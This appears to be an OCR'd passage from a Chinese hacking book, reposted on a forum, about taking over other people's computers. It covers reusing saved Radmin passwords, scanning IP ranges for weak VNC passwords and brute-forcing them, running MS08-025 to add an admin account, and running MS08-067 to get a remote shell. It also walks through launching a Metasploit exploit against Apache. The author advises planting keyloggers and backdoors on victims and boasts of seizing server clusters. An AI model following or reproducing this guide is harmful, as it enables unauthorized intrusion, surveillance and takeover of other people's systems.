


图 109

导入成功后可以看到很多乱码，这些乱码主要是因为系统设置的语言不一样，可以不用管。接着通过 Radmin 的“查找”看看主机是否在线，依次查看其中的肉鸡，如果肉鸡是连通的，就用该肉鸡 IP 后面括号中的字符串（口令）进行测试。呵呵，找到了不少肉鸡哦，如图 110。




图 110

四、实施控制

实施控制部分，很多朋友都懂，但是笔者还是想说几句。连接上去以后不要急于安装其它马儿，如果搞的太匆忙，容易水土不服而夭折。可以参考的做法是先看看情况，装一个键盘嗅探器，分析下计算机的主人都干些什么，安全感强不强。当然，先装一个后门也不是不可以，万一丢了不是很可惜吗？在确认没有什么“危险”时，就可以进行装后门、挂马、渗透控制等操作了。

五、结束语

为了阐述其过程，笔者罗嗦了半天，本质上非常简单，没有什么技术，就是找到 radmin.rpb，然后导入 Radmin 客户端，通过用户自己保留的口令进行测试。通过这种方法获取的肉鸡质量比较高，口令一般都不会

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

是弱口令，因此一旦成功控制以后，一定要小心，然后才能有较大的收获。

笔者通过这个方法进行扩展，曾经一下子控制了几个服务器集群。本文主要想告诉大家，在黑客技术中，网络安全和网络攻防都是相对的，成功的攻破一个网络有时候也有偶然的机会，关键就是思维的创新。

怎么样，是不是觉得很新奇呢？不过这种方法对于弱口令扫描4899，则成功率不太高，这里有一个专门过滤4899空口令的工具，如图111。

填好要扫描的IP后，点击“开始搜索”，搜索完后再点击“导出空密码主机”。现在已经很少有人不设置密码了，即使有这样的机器我们也很难碰到。所以说，这样的攻击方法没有多大效率。

接下来我们再看下VNC的弱口令攻击，首先还是来了解一下吧。**VNC（Virtual Network Computing）是虚拟网络计算机的缩写，该程序是一款优秀的远程控制工具，在Windows、Unix以及Linux下的适应性很强，其默认的端口是5900。**

VNC基本上是由两部分组成的：一部分是客户端的应用程序（VNCviewer），另外一部分是服务器端的应用程序（VNCserver）。正因为如此，如果没有配置好，即使用了空口令这样简单的密码，就会招来灭顶之灾。

扫描VNC弱口令的工具主要是VNC.exe，这里有一款工具叫“领域小组专版VNC扫描器.exe”，已经完全不需要我们再输入一些复杂的命令了。打开界面后，我们只需要在“开始IP”和“结束IP”处填入扫描的范围即可，如图112。




图111




图112

输入完毕后单击“扫描”便可以看到有一个黑糊糊的窗口弹出来，表示程序在进行扫描了，如图113。之后的事情当然是等待了。扫描之后，打开VNC_bypauth.txt，即可看到扫描结果，如图114。




图113




图114




图115

到了这里你会看到，其实并没有一些口令和密码的相关记录。是的，这个扫描器只是简单的扫描到一些可以连接的情况以及是否可以登录。在这个文件里我们主要看两种提示：**一是patched，表示匹配，可以连接，但需要密码，不过我们还有一款软件可以远程破解；二是VULNERABLE，这个表示是有漏洞，说不定就是一个不需要密码就能直接连接的机器。**

我们先找一个VULNERABLE的，在这个结果记事本里点击菜单“**编辑**”－“**查找**”，在“查找”框中输入“**VULNERABLE**”，然后点击“查找下一个”，如图115。

然后把找到的IP和端口用VNCLink.exe连上去试试，如图116。

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

我们看到这是一台 Windows server 2003 服务器，右键点击最上面的边框传送 ctrl+alt+del，可惜管理员锁屏了。那么我们继续寻找，终于找到了一台空口令的 VNC 主机直接连上去了，如图 117。

这种情况是很少的，可能要扫描一大段 IP 才可能有那么一、两台，甚至没有。接下来我们再来看看远程暴力猜解。说实话，远程暴力猜解的效率也不高，这里用到的工具是 VNCX4，而且还要看自己的字典是否强大。





图 116


图 117

```
C:\Documents and Settings\Administrator\桌面\vnccrack-win32-1.21\vnccrack-win32-
rev060425>vncX4-win32.exe
VNCrackX4
by Phenoelit (http://www.phenoelit.de/)
Edited by Deun Force of AGR Brunei - April 2006

Usage:
Online: ./vncrack -h target.host.com -w wordlist.txt [-opt's]
Windows interactive mode: ./vncrack -W
        enter hex key one byte per line - find it in
        \HKEY_CURRENT_USER\Software\ORL\WinVNC3\Password or
        \HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3\Password

Options for online mode:
-v      verbose (repeat -v for more)
-p P    connect to port P instead of 5900

Options for Classic Logon PHoss intercepted challenges (16bytes):
-c (challange)  challange from PHoss output
-r (response)   response from PHoss output

Options for MSLogon intercepted challenges (64bytes):
-x (challange)  challange output
-y (response)   response output
```

图 118

使用 VNCX4 也很简单，输入程序名就会提示怎么使用，但通常只使用 -w 这个参数，如图 118。至于破解是否成功就不得而知了，不过我们要知道还有一种这样的工具。

好了，这一小节就到这里了，这一章节也就讲完了。在这一章节里，我们接触到了各种各样的弱口令攻击范例，就攻击者而言，任何一种信息都是值得探究、值得深入去思考的。而对于那些安全管理人员来说，小的错误就可以带来不堪设想的后果。有时候即使是遇到了弱口令，情况可能都会与平常不一样，那么你会怎么做呢？

还有，就本章而言，其技术含量不言而喻，是非常低的，也是一些刚接触这一行的菜鸟们做的事情。当然，攻击的手法远远不止这些，看完了这一章，你有何感想？那么，接下来的几章中我们将谈一谈其它攻击技术并深入研究其细节。

读后所得

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



免责申明 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记003档案：犀利的溢出攻击

从计算机开始发展以来，无论是广泛使用的Windows系统还是独树一帜的*nix平台，溢出几乎是伴随着一起走到了今天。而现在最让微软感到人心惶惶的莫过于大规模的暴发蠕虫病毒，这种蠕虫病毒的暴发始于一些漏洞的发现以及被攻击者的利用。就像刚刚过去的MS08067一样，那是网络管理员的噩梦，是攻击者的潘多拉盒子。

那么，我们先来了解一下什么叫做溢出？**溢出，通俗的讲就是意外数据的重新写入**。我们来打个比方：一桶水如果装满了，再往里面装水的话，水就会溢出来了，这与程序的溢出有异曲同工之妙。

不过，这和我们遇到的溢出有一点区别，那就是攻击者可以控制溢出的代码。如果程序的对象是内核级别的，如我们平常所知的一些dll、sys文件等，当黑客发现这类文件有溢出问题的话，就可以直接操纵系统内核了。当然，操纵你的机器就不在话下了。

说到这里，就要涉及到溢出的分类问题了。**像常见的IIS溢出、SQL溢出等，就是按对象名来加以区分。如果是按照溢出的特点来区分，我们可以分为两大类：一是远程溢出、二是本地溢出。**

当然了，在本书里面，我们不需要对这些分类加以文字性的理解，只需要知道这些溢出是如何使用的，这些溢出工具的成功使用需要哪些条件等。溢出攻击的犀利性、严重性导致了在网络迅速发展的今天，对网络安全必然是一个严峻的挑战。

下面我们就来一起揭开溢出的神秘面纱。不过在看溢出的具体案例前，我们有必要了解一下两种溢出类型的基本原理：**一是内存溢出；二是缓冲区溢出。**

bbs.hh010.com
就上潘客安全论坛www.176ku.com

笔记003档案

3.1 内存溢出

内存溢出一直是一个比较棘手的问题，而导致内存溢出的原因也很多，如使用了不可靠的方式存取／复制内存缓冲区，或者是编辑设置的内存缓冲区太靠近关键数据结构等。

通常我们编程用到的语言有C或者C++，而这两种语言有一个缺陷——那就是不检查数组边界，也不检查数据类型的可靠性。最重要的是C／C++语言开发出来的程序由于目标代码非常接近机器内核，因而能够直接访问内存和寄存器，这种特性大大提高了C／C++语言代码的性能。只要合理编码，C／C++应用程序在执行次序上必然优先于其它高级语言。然而，正是因为这种特性的存在，一旦出现问题后果将是十分严重的。

我们来看一个例子，相关代码如下：

```
void CopyData(char *szData) {
char cDest[32];
strcpy(cDest,szData);
//处理 cDest
...
}
```

一般我们在使用的时候不会发现这段代码有哪里不太对劲，可是攻击者却不这样认为，在他们眼中，一切可以利用的地方都是一个新的切入点。我们在调用的时候都以为（其实那是我们一厢情愿的想法）用户输入的长度不会大于32个字节，如下面这个例子：

```
char *szNames[] = {"Michael","Cheryl","Blake"};
CopyData(szName[1]);
```


免责申i 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

数组中的“Michael”、“Cheryl”、“Blake”等都是字符串常量，长度也不会超过32个字符，因此不会出现问题。可是，如果CopyDate的唯一参数szDate来自socket套接字，或者文件等其它不可靠的数据源时，问题就变得不再这么简单了。

由于strcpy并不在乎数据源，只要没遇上空字符，它就会一个字符一个字符的复制szData的内容。此时，复制到cDest的字符串就有可能超过32个字符，进而导致内存缓冲区cDest的溢出。溢出的字符就会取代内存缓冲区后面的数据。

不幸的是，CopyData函数的返回地址也在其中！于是，当CopyData函数调用完毕以后，程序就会转入攻击者给出的“返回地址”，接着攻击者便会在接下来的代码中安排一些具有攻击性的，或者本身不是程序所需要的代码。这样，内存溢出很自然的发生了。

当然了，也不是没有方法来防范这类问题的发生。因此，在写一个程序的时候，我们首先要考虑到的应该是态度问题，即代码的严谨性。比如知道内存缓冲区的总长度、检验内存缓冲区等，这些措施都是很有效果的。

3.2 缓冲区溢出

除了上面的内存溢出外，缓冲区溢出也是一个很大的方面。**缓冲区是用户为程序运行时在计算机中申请的一段连续的内存，它保存了给定类型的数据。**

> 缓冲区溢出指的是一种常见且危害很大的攻击手段，通过向程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它的命令，以达到攻击的目的。

更为严重的是，缓冲区溢出攻击占了远程网络攻击的绝大多数，这种攻击可以使得一个匿名的Internet用户有机会获得一台主机的部分或全部控制权！由于这类攻击使任何人都有可能取得主机的控制权，所以它代表了一类极其严重的安全威胁。

接下来，就让我们以实例来看一下这些溢出攻击的效果吧。

bbs.hh010.com 各时期看雪学月刊書籍 热土溜客安全網www.176ku.com

3.2.1 本地溢出

说到本地溢出，无论何时，这个都是攻击者在弄到相关用户名密码以及shell后，最容易拿出来提升权限的工具。说到这里，就不得不谈到关于在*nix下的提权问题，基本上都是属于这一种类别。

我们拿08025来做一个本地溢出的实例说明吧。说到这里，有些人不太明白08025是什么意思。其实很简单，每年微软都会发布大量的补丁，而08025则表示是2008年发布的第25个补丁。

我们首先来看一下微软对这个漏洞的描述：

> 此安全更新解决Windows内核中一个秘密报告的漏洞。成功利用此漏洞的本地攻击者可以完全控制受影响的系统。攻击者可随后安装程序；查看、更改或删除数据；或者创建新账户。

作为一个关注这方面的攻击者来说，他们仅仅关心的是一个可以利用的exploit。当然了，如果是一个狂热的技术爱好者，那么具体的漏洞细节就是他们感兴趣的地方。下面，就以我的一篇文章来为大家演示一下ms08025的威力吧。具体涉及到哪些文件以及出在什么问题上我就不分析了（我也不会分析，嘿嘿），而且它的影响范围还挺广的，我们最关心的就是如何利用它了。




图 1

我就拿我的虚拟机来做实验吧，虚拟机中安装的是WIN2K3系统，什么补丁都没有打过，先找到溢出程序所在的目录，我的是在c：\windows\temp下。然后在CMD窗口中使用命令切换到这个目录，如图1。

再输入命令**net user**看下这台机器上的用户有哪些，如图2。

接着我们来添加一个用户，命令为：**ms08025 "net user test test /add"**。如果成功的话，就会

免责[illegible]:站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

添加一个用户名为test，密码为test的用户，如图3。而且上面提示的也很清楚，“命令成功完成”，这时我们再用**net user**命令查看一下用户，如图4。




图2

可以看到test用户已经产生，现在我们进一步把该用户提升成管理员权限，命令为：**ms08025 "net localgroup administrators test /add"**，查看用户权限如图5。




图3

不过，有点让人遗憾的是我在webshell上用nc反弹一个shell回来，然后本地提升权限的时候却没有成功。

这是一篇简单的ms08025利用文章，有一点不得不提醒大家：虽然溢出攻击很厉害，可是需要前提条件，如果你在一台打了补丁的机器上运行溢出程序，那么无疑是白费功夫了。而且这条原则是对所有的溢出攻击一样，不同的溢出程序所需要的环境是不一样的，这个在后面会提到的。从文章中我们也可以清楚的看到，在环境许可的情况下，获取权限是多么的轻而易举，对于攻击者而言，并不需要去苦心研究一个个的系统文件。




图4

不过本地溢出非常有局限性，就是只能局限于在本地使用，不能远程攻击。虽说如此，本地溢出也是非常受攻击者关注的一块。

3.2.2 远程溢出

远程溢出其实是相对于上面说到的本地溢出的，它有一个好处就是不用先得到目标机器上的shell或者部分权限，我们可以直接在本机上远行攻击代码攻击那些没有打补丁或者符合攻击条件的机器。

而正是因为这种恐怖之处，所以每到一些比较重要的漏洞发布时也就成了大规模蠕虫等病毒暴发之际！因此我们还是有必要为大家演示一下这些远程溢出程序的利用。

这里就拿ms08067来为大家演示（貌似08年漏洞不少），先看一下微软对这个漏洞的描述：

如果用户在受影响的系统上收到特制的RPC请求，则该漏洞可能允许远程执行代码。 在Microsoft Windows 2000、Windows XP和Windows Server 2003系统上，攻击者可能未经身份验证即可利用此漏洞运行任意代码。此漏洞可能用于进行蠕虫攻击。

为什么我们要看一下漏洞的描述？因为从微软给出的解释来看，受影响的系统包括2000、xp、2003，而且是特制的rpc请求。说到rpc大家想到了什么？我们还是先来看一下rpc是什么吧。

RPC为英文remote procedure call protocol，即远程过程调用协议的缩写，它是一种进程间通信（IPC）方法，客户端和服务器可使用这种方法来进行相互之间的通信。简单点说，RPC可被程序（通常是客户端计算机上的程序）用来执行服务器上的程序，并且RPC服务涉及到两个重要的端口，那就是135和445端口。

说到这里，大家是不是明白了些什么？看过漏洞描述之后，我们清楚的发现，如果目标机器没有对外开放135或445端口，并且有防火墙拦截的话，那么我们对其进行溢出攻击是不会成功的。下面我们就来看一下ms08067的使用方法。



图5

基于以上的分析，为了提高成功率，当然是用扫描工具（这里大家随便选择了，如s.exe、sfind.exe等都可以）先扫描上面说到的135或者445端口。这里以445端口为例，我使用的是sfind.exe，输入命令：**sfind -p 445 218.99.0.1 218.99.0.255**，意思是扫描218.99.0.1至218.99.0.255范围内开放了445端口的机器，扫描结果如图6 。

接下来便是对其进行溢出攻击了，这个溢出使用的命令也很简单，直接输入：**ms0867 ip**这种形式即可，如果成功的话，便会返回如图7所示的信息。

这个时候虽然溢出工具提示了溢出成功，但正如前面所分析的，如果对方装了防火墙（因为溢出成功后会在目标机器开一个4444的端

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

口）进行拦截，最后是否能获取权限也是一个未知数。不过，我们还是用NC连接一下试试（其实用系统本身自带的命令**telnet ip 4444**也是可以的），一切顺利的话，会返回如图8所示的信息。

如果出现连不上的情况，连接的时候会返回类似如下的信息：

```
nc -vv x.x.27.71 4444
Warning: forward host lookup failed for 71.27.22.218.broad.static.hf.ah.cndata.com: h_errno 11002: TRY_AGAIN71.27.22.218.broad.static.hf.ah.cndata.com [x.x.27.71] 4444 (?): TIMEDOUT
sent 0, rcvd 0: NOTSOCK"
```




图6

反弹回来了一个系统权限的SHELL，这样我们就可以在这个SHELL里面操纵对方了，比如加用户什么的，这就要看攻击者的意图了。




图7

怎么样，远程溢出攻击比本地溢出攻击有意思多了吧？大家不要看我举的例子是那么的轻松，其实在实际环境中测试时，我也是费了好大的劲才找到一个合适的例子的。因为实际的网络环境我们是不可预知的，也就是说出现的问题我们可能是无法解决的。所以，大家在碰到一些怪问题的时候，要仔细思考才能有所悟，这样才有所得。

看着这样一个个的溢出，勤于思考的读者可能会想到，这样太不方便了，有没有集成的工具包或者在线溢出什么的能方便大家呢？答案是：有的！接下来我们就来一起接触metasploit工具吧。




图8

3.2.3 metasploit工具的使用

Metasploit目前已经升级到3.2版了，其强大的功能深受一些网络安全爱好者的喜爱。它是一个老牌工具，强大的开源平台可供开发、测试和使用恶意代码。这种可扩展的模型将负载控制、编码器、无操作生成器和漏洞融合在一起，使得metasploit framework成为一种研究高危漏洞的途径。它自带上百种漏洞，还可以在online exploit building demo看到如何生成漏洞。下面我们就一起来看下强大的metasploit工具吧。

Metasploit 3.2以前版本是基于命令行下的控制使用，而在新发布的版本中已经可以使用GUI界面实行操作了。该工具可以在官方下载，地址为：**http://spool.metasploit.com/releases/framework-3.2.exe**。安装就不必说了，和我们平常装的程序没有什么两样，完全趋于傻瓜化。除了GUI界面的操作外，metasploit把以前基于命令行下的操作都集成到了基于网页的操作了。

安装好后，我们依次打开**“开始”->“所有程序”->“metasploit3”->“metaslpoit 3 web”**，接下来便是启动画面了，如图9。

启动过程完毕以后，便会自动打开url：http://127.0.0.1:55555/，如图10。

我们看到的是默认界面，如果你不太喜欢这种类型的界面，可以在“options”里自由选择，如图11，我换成了




图9



图10

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这种鲜明一点的颜色了。



图 11

接下来点开“exploits”，如图 12，可以清晰的看到一共有 320 个可以利用的例子。

你可以从顶部的 search 框对相关关键字进行搜索，以便最快地找到所需要的 exploit。从用过的效果来看，很人性化（从没有搜索按键就可以看出来吧！），你只需要输入一个“w”就会把所有符合“w”的选项都列出来，不需要按任何键就可以搜索哦，如图 13。




图 12



图 13

看到这些结果后，我们可以直接对其进行操作攻击。如我们双击其中的一条“apache win32 chunked encoding”，便会弹出如图 14 所示的操作框。

从给出的信息提示来看，它是要我们选择目标，这个得看具体环境的应用。如果不太确定，可以选择“windows generic bruteforce”，点击后便来到了如图 15 所示的画面了。

到了这个界面是要我们选择合适的 shellcode 了。这里提到 shellcode 有人就不太明白，我们来解释一下什么是 shellcode。

简单点讲，shellcode 实际上是一段代码（也可以是填充数据），是用来发送到服务器利用特定漏洞的代码，一般可以获取权限。通常情况下，shellcode 是作为数据发送给受攻击服务器的。

有了这个，我们这里就选择“windows/exec”，如图 16。




图 14




图 15

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

windows/download_exec/reverse_tcp	Connect back to the attacker, Download an EXE from a HTTP URL and execute it
windows/exec	Execute an arbitrary command
windows/exec/bind_ipv6_tcp	Listen for a connection over IPv6, Execute an arbitrary command
windows/exec/bind_nonx_tcp	Listen for a connection (No NX), Execute an arbitrary command

图16

Apache Win32 Chunked Encoding (15)

CURRENT CONFIGURATION - CHANGE PAYLOAD

EXPLOIT windows/http/apache_chunked
TARGET Windows Generic Bruteforce
PAYLOAD windows/exec

STANDARD OPTIONS

RHOST		Required
The target address (type: address)		
RPORT		Required
The target port (type: port)	80	
VHOST		
HTTP server virtual host (type: string)		
CMD		Required
The command string to execute (type: string)		
EXITFUNC		Required
Exit technique: seh, thread, process (type: raw)	seh	

图17

从右边的描述来看，“execute an arbitrary command”其实是“执行任意命令”，选择后就来到了如图17的界面。

看到红色显眼的字眼了么？required则为必填的内容。Rhost为目标机器的ip；rport则为目标机器的端口号，默认的是80端口；而cmd则表示要执行的命令，如“cmd /c net user test test /add”，其它的选择默认即可。没有标明required的表示是可选填内容，最后点击“launch exploit”便开始执行溢出攻击的代码了，如图18。

Metasploit Exploit (16)

```
       =[ msf v3.2-release
+ -- --=[ 320 exploits - 217 payloads
+ -- --=[ 20 encoders - 6 nops
       =[ 99 aux

[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/6 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/2 ]

[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/0 ]
```

图18

Metasploit Exploit (16)

```
[*] Trying Oracle 9.2.0 Apache 1.3.22 [ 0x6ff6427a/4 ]

[*] Trying Oracle 9.2.0 Apache 1.3.22 [ 0x6ff6427a/1 ]
[*] Trying Oracle 9.2.0 Apache 1.3.22 [ 0x6ff6427a/3 ]
[*] Trying Oracle 9.2.0 Apache 1.3.22 [ 0x6ff6427a/2 ]

[*] Trying Oracle 9.2.0 Apache 1.3.22 [ 0x6ff6427a/7 ]
[*] Trying Debugging Target [ 0xcafebabe/0 ]
[*] Trying Debugging Target [ 0xcafebabe/1 ]

